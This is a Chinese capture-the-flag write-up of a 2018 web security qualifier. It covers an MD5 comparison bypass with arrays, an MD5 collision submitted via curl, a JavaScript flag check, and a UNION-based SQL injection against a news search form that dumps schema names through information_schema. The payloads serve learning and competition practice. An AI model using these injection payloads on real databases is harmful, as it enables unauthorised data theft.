2018web安全测试秋季预选赛Writeup

落花四月 / 2018-10-30 07:39:00 / 浏览数 4943 安全技术 CTF 顶(0) 踩(0)

2018web安全测试秋季预选赛Writeup

昨天安恒web安全测试秋季预选赛做的太菜了，发现自己是越来越笨了，

最后三道web一题都没有做出来（break heart)

简单的md5

题目链接：http://114.55.36.69:8004/

题目描述：`easy MD5 cracking fail`

查看源代码：

```
easy MD5 cracking <!--$_POST['data1']!=$_POST['data2']-->fail
```

使用数组绕过即可

easy MD5 cracking flag{401cf19d304e557349fecda18110c138}


```
flag: flag{401cf19d304e557349fecda18110c138}
```

md5

题目链接：http://114.55.36.69:8006/

题目描述：`MD5 crackingfail`

从根本上讲，MD5算法是一种摘要算法，它可以从多个字节组成的串中计算出由32个字节构成的"特征串"。对于超过32字节的串来说，

MD5计算得出的值必然是其一个子集，所以必然存在两个（或更多）不同的串能够得出相同MD5值的情况。这种情况就叫做MD5碰撞。

我们需要找到两个字符串不一样，但是MD5值一模一样的字符串

这个时候我们用MD5碰撞生成器生成

套路同上一题一样，先查看源代码


```
MD5 cracking<!-- if((string)$_POST['data1']!==(string)$_POST['data2']&&md5($_POST['data1'])===md5($_POST['data2']))-->fail
```

参考一篇国外的文章：

https://crypto.stackexchange.com/questions/1434/are-there-two-known-strings-which-have-the-same-md5-hash-value

使用curl进行解答本题

```
curl -v http://114.55.36.69:8006/ -H "Cookie: PHPSESSID=0dvvm795lrkrck7r0t1gbn762n" --data "data1=M%C9h%FF%0E%E3%5C%20%95r%D4w
```



最后得到flag:flag{9bd1ee7355b58e53214adb9a37b4cb82}

我们可以预先备份一些MD5码编码后的值；

第一条

```
M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D
M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D
```

第二条


```
4dc968ff0ee35c209572d4777b721587d36fa7b21bdc56b74a3dc0783e7b9518afbfa200a8284bf36e8e4b55b35f427593d849676da0d1555d8360fb5f07fe
 4dc968ff0ee35c209572d4777b721587d36fa7b21bdc56b74a3dc0783e7b9518afbfa202a8284bf36e8e4b55b35f427593d849676da0d1d55d8360fb5f07f
```

MD5 hash:008ee33a9d58b51cfeb425b0959121c9

传个flag试试


题目链接：http://114.55.36.69:8012/

题目描述：



根据题目的描述使用HackBar进行post方式的传递

继续按照上面的提示进行



最后得到答案：`flag{858a14671c27804b63e6e96b0acdfdd7}`

输入试试

题目链接：http://114.55.36.69:8003/


题目描述：

首先：查看一下源代码：

```
<script>
function check(){
var flag = document.getElementById("flag").value;
var str = "d84d9657e5e5e" || 0;
var str = str + ("ad2ad3fe" && 2);
var str = str + "a2da9494b8" + "ddea4fd4";
var str = str.split("").reverse().join("");
if (str == flag){
alert("■■■■■■■flag■");
}
}
</script>
```

发现有`id="flag"`

直接在控制台中进行操作：




最后得到答案：4df4aedd8b4949ad2a2e5e5e7569d48d

新闻搜索

题目链接：http://114.55.36.69:8010/

题目描述：

顺手点击进去一个：



新闻搜索

关键词： 内容 条数： 5 搜索

搜索关键词:内容

1. 美国制裁新加坡两家实体和一名个人 称涉嫌为朝鲜洗钱
   内容：美财政部当天发布声明说，被制裁的新加坡两家实体和一名个人涉嫌为朝鲜进行洗钱、伪造货物或货币、大宗现金走私等非法经济活动。美国司法部已启动程序，对被制裁的新加坡个人提出刑事指控。
2. 5年来失踪死亡驴友达46人，陕西全面禁止鳌太穿越
   内容：公告称，鳌太线龙洞沟、将军石至太白山线是陕西太白山国家级自然保护区核心区，禁止一切单位或个人随意进入开展非法穿越活动；违反者将按相关法律严厉查处，造成环境破坏的将追究刑事责任；因非法穿越活动造成的人身伤亡等事故，责任由组织开展非法穿越活动的单位或个人承担。
3. 微信解除对快手的分享限制？腾讯官方回复证实纯属乌龙
   内容：经记者检验证实，除快手外，头条旗下的西瓜视频也可以通过上述操作来生成小程序卡片发送。
4. 厉害了!400斤重东北虎下山趴路边 与村民淡定对峙
   内容：10月25日，黑龙江抚远一位村民翻完地回家，发现一只约400斤重的东北虎，用车灯照射它，它仍然淡定坐下休息。民警称赶到时，东北虎已经走了，目前正在对东北虎的踪迹进行追寻。
5. 街头现双胞胎宝马车 警方调查发现车主身份不一般
   内容：据了解，夫妻住在岳麓区，在雨花区有一家公司。平日里丈夫李某虎开假车，妻子杨某林开真车。两台车从来不停在同一个地方，分别停在两个不同的小区内。两个人如果都需要用车，不会在同一个时间段内开出。余志敏称，两人会注意让两车轮流出现，并且必要时，二人会使用同一台车。调查过程中，摄像头曾拍下了杨某林与李某虎坐在同一台车内的画面。余志敏表示，这就说明两人知道假车的存在，故二人均要受到处罚。

继续进行测试会发现有关键词，有条数，初步猜测是注入，关键词输入1'发现

新闻搜索

关键词： 1' 条数： 5 搜索


搜索关键词:内容

1. 美国制裁新加坡两家实体和一名个人 称涉嫌为朝鲜洗钱
   内容：美财政部当天发布声明说，被制裁的新加坡两家实体和一名个人涉嫌为朝鲜进行洗钱、伪造货物或货币、大宗现金走私等非法经济活动。美国司法部已启动程序，对被制裁的新加坡个人提出刑事指控。
2. 5年来失踪死亡驴友达46人，陕西全面禁止鳌太穿越
   内容：公告称，鳌太线龙洞沟、将军石至太白山线是陕西太白山国家级自然保护区核心区，禁止一切单位或个人随意进入开展非法穿越活动；违反者将按相关法律严厉查处，造成环境破坏的将追究刑事责任；因非法穿越活动造成的人身伤亡等事故，责任由组织开展非法穿越活动的单位或个人承担。
3. 微信解除对快手的分享限制？腾讯官方回复证实纯属乌龙
   内容：经记者检验证实，除快手外，头条旗下的西瓜视频也可以通过上述操作来生成小程序卡片发送。
4. 厉害了!400斤重东北虎下山趴路边 与村民淡定对峙
   内容：10月25日，黑龙江抚远一位村民翻完地回家，发现一只约400斤重的东北虎，用车灯照射它，它仍然淡定坐下休息。民警称赶到时，东北虎已经走了，目前正在对东北虎的踪迹进行追寻。
5. 街头现双胞胎宝马车 警方调查发现车主身份不一般
   内容：据了解，夫妻住在岳麓区，在雨花区有一家公司。平日里丈夫李某虎开假车，妻子杨某林开真车。两台车从来不停在同一个地方，分别停在两个不同的小区内。两个人如果都需要用车，不会在同一个时间段内开出。余志敏称，两人会注意让两车轮流出现，并且必要时，二人会使用同一台车。调查过程中，摄像头曾拍下了杨某林与李某虎坐在同一台车内的画面。余志敏表示，这就说明两人知道假车的存在，故二人均要受到处罚。

查看源代码发现是前端过滤：

```
function myFunction()
{
   var x=document.getElementById("number").value;
var a=document.getElementById("word").value;
var b=a.replace(/[\ |\~|\`|\!|\@|\#|\$|\%|\^|\&|\*|\(|\)|\-|\_|\+|\=|\||\\|\[|\]|\{|\}|\;|\:|\"|\'|\,|\<|\.|\>|\/|\?|\·|\■|\
if(a.length!=b.length)
{
 alert("■■■■■■■■");
 document.getElementById("number").value = '';
 document.getElementById("word").value = '';
}
else if(isNaN(x))
{
 alert("■■■■■■");
 document.getElementById("number").value = '';
}
```

于是手动禁掉js代码，并且猜测后端代码是关键词处查询处存在sql注入



经过一系列的尝试，却没有任何回显，换一个思维，毕竟幕测的时间很短，题目还很多(QAQ)，拿到flag是王道，使用手动注入，

像这种的关键词查询，一般都是使用`like%%`的模糊查询,所以需要闭合%，构造`payload■1%' AND 1=1 AND '%'='`


由上图回显的信息可以看出注入成功；

这里对like%%进行一些了解，首先我们在本地数据库中输入

```
mysql> select * from tests where password like '%a%';
+---------+----------+
| usename | password |
+---------+----------+
| admin   | password |
| admin   | admin|
+---------+----------+
2 rows in set (0.00 sec)

mysql> select * from tests where password like '%as%';
+---------+----------+
| usename | password |
+---------+----------+
| admin   | password |
+---------+----------+
1 row in set (0.00 sec)
```

可以发现like%$value%相当于/.*$value.*/，如果注入的话，我们需要闭合前面的%',而且还有闭合后面的%'



了解完like%%的注入，接着看题目

得到列

payload: 1%' order by 3-- ■返回正常

payload: 1%' order by 4--■返回异常

得知表有为3列

找回显点

payload: 1%' union select 1,2,3-- ：在页面下面出现1,2，3

注入表，列，字段，此处省略过程

直接给出:

```
payload: 1%' union select (select group_concat(table_name) from information_schema.tables where
table_schema=database()),(select group_concat(column_name) from information_schema.columns where
table_schema=database()),flag from admin--
```

最后得到flag:`flag{f98505d1d12f50a0bd9463e90876630}`

使用sqlmap进行解答：

post输入框注入，可注入参数在word上，sqlmap跑一下就出来

首先：进行库的查询

其次：对表进行查询

然后：对字段进行查询


最后：对列的内容进行查询

最后得到flag：`flag{f98505d1d12f50a0bd9463e90876630}`


game

题目链接：http://114.55.36.69:8011


题目描述：玩个蛇皮



